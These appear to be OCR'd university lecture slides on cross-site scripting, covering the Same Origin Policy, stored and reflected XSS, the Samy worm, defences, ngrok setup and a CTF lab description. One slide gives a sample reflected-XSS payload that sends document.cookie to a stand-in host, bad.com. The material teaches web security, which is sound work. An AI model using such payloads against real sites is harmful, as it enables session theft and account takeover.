Cross-Site Scripting
XSS

Tbilisi, 2022

Overview


- Stored cross-site scripting
- Reflected cross-site scripting
- Lab: frameble
- Lab: manual-review

Web 2.0

Dynamic web pages

Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>!
! Hello, <b>!
! <script>!
! ! var a = 1;!
! ! var b = 2;!
! ! document.write(“world: “, a+b, “</b>”);!
! </script>!
</body></html>
```



Javascript

~~no~~ relation to Java

Powerful web page **programming language**

- Enabling factor for so-called **Web 2.0**

Scripts are embedded in web pages returned by the web server

Scripts are **executed by the browser**. They can:

- **Alter page contents** (DOM objects)
- **Track events** (mouse clicks, motion, keystrokes)
- **Issue web requests** & read replies
- **Maintain persistent connections** (AJAX)
- ***Read and set cookies***

What could go wrong?

Browsers need to **confine Javascript's power**

A script on attacker.com should not be able to:

- Alter the layout of a bank.com web page
- Read keystrokes typed by the user while on a bank.com web page
- Read cookies belonging to bank.com

Same Origin Policy

Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**

Browser associates **web page elements**...

- Layout, cookies, events


...with a given **origin**

- The hostname (bank.com) that provided the elements in the first place

SOP =
*only **scripts** received **from** a **web page's origin** **have access** to the page's elements*

Cookies and SOP

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store "en" under the key "edition"
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to `<domain>/<path>`

Cross-Site Scripting
XSS

Case: Huawei

www.v3.co.uk/v3-uk/news/2356560/us-warns-of-...

HUAWEI

The US Computer Emergency Response Team (CERT) has issued a warning alerting businesses of a flaw in Huawei's popular E355 wireless broadband modem that could be

"Huawei E355 wireless broadband modems include a web interface for administration and additional services. The web interface allows users to receive SMS messages using the connected cellular network," explained the advisory.

"The web interface is vulnerable to a stored cross-site scripting vulnerability. The vulnerability can be exploited if a victim views SMS messages that contain JavaScript using the web interface. A malicious attacker may be able to execute arbitrary script in the context of the victim's browser."

Huawei has prepared a fixing plan and started the development and test of fixed versions. Huawei will update the Security Notice if any progress is made," read the advisory.

FireEye director of technology strategy Jason Steer told V3 hackers could use the flaw for a variety of purposes. "Is it bad? Yes, XSS is a high-severity software flaw, because of its prevalence and its ability be used by attackers to trick users into giving away sensitive information such as session cookies," he said.

"By allowing hostile JavaScript to be executed in a user's browser they can do a number of things. The most popular things are performing account takeovers to steal money, goods and website defacement. If you could get an admin account then you can start changing

XSS: Subverting the SOP


Site attacker.com provides a malicious script

Tricks the user's browser into believing that the script's origin is bank.com

- Runs with bank.com's access privileges

One general approach:


- Trick the server of interest (bank.com) to actually send the attacker's script to the user's browser!
- The browser will view the script as coming from the same origin… because it does!



Two types of XSS

1. Stored (or "persistent") XSS attack

- Attacker leaves their script on the bank.com server
- The server later unwittingly sends it to your browser
- Your browser, none the wiser, executes it within the same origin as the bank.com server



Stored XSS Summary


Target: User with *Javascript-enabled browser* who visits *user-influenced content* page on a vulnerable web Service

Attack goal: run script in user's browser with the same access as provided to the server's regular scripts (i.e., subvert the Same Origin Policy)

Attacker tools: ability to leave content on the web server (e.g., via an ordinary browser).

- Optional tool: a server for receiving stolen user information

Key trick: Server fails to ensure that content uploaded to page does not contain embedded scripts



Remember Samy?

Samy embedded Javascript program in his


- MySpace page (via stored XSS)
- MySpace servers attempted to filter it, but failed

Users who visited his page ran the program, which

- made them friends with Samy;
- displayed "but most of all, Samy is my hero" on their profile;
- installed the program in their profile, so a new user who viewed profile got infected

From 73 friends to 1,000,000 friends in 20 hours

- Took down MySpace for a weekend




http://namb.la/popular/tech.html

Two types of XSS

2. Reflected XSS attack

- Attacker gets you to send the bank.com server a URL that includes some Javascript code
- bank.com *echoes* the script back to you in its response
- Your browser, none the wiser, executes the script in the response within the same origin as bank.com



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin


Reflected XSS Summary

Target: User with *Javascript-enabled browser* who uses a vulnerable web service that includes parts of URLs it receives in the web page output it generates


Attack goal: run script in user's browser with the same access as provided to the server's regular scripts

Attacker tools: get user to click on a specially-crafted URL. Optional tool: a server for receiving stolen user information

Key trick: Server does not ensure that it's output does
not contain foreign, embedded scripts



Reflected vs Stored
XSS



XSS vs CSRF

Do not confuse the two:

XSS attacks exploit the trust a client browser has in data sent from the legitimate website

- So the attacker tries to control what the website sends

to the client browser

XSS CSRF

CSRF attacks exploit the trust the legitimate website has in data sent from the client browser

- So the attacker tries to control what the client browser

sends to the website


Key idea: Verify, then trust

The source of **many** attacks is carefully crafted data fed to the application from the environment

Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used


- **Whitelisting** preferred to *blacklisting* – secure default
- **Checking** preferred to *sanitization* – less to trust

ngrok



https://ngrok.com/


ngrok



1. Unzip to install
$unzip /path/to/ngrok.zip

2. Connect your account
$./ngrok authtoken 12312wqdsad…

3. Fire it up
$./ngrok help
$./ngrok http 80



https://ngrok.com/

Laboratory: frameble

Description:


Just another OWASP Top 10 vulnerability.

Please note that the admin is live 24/7 to approve your posts.

Flag format: DCTF{sha256}

Level: Easy

Server: 34.159.95.72:30470



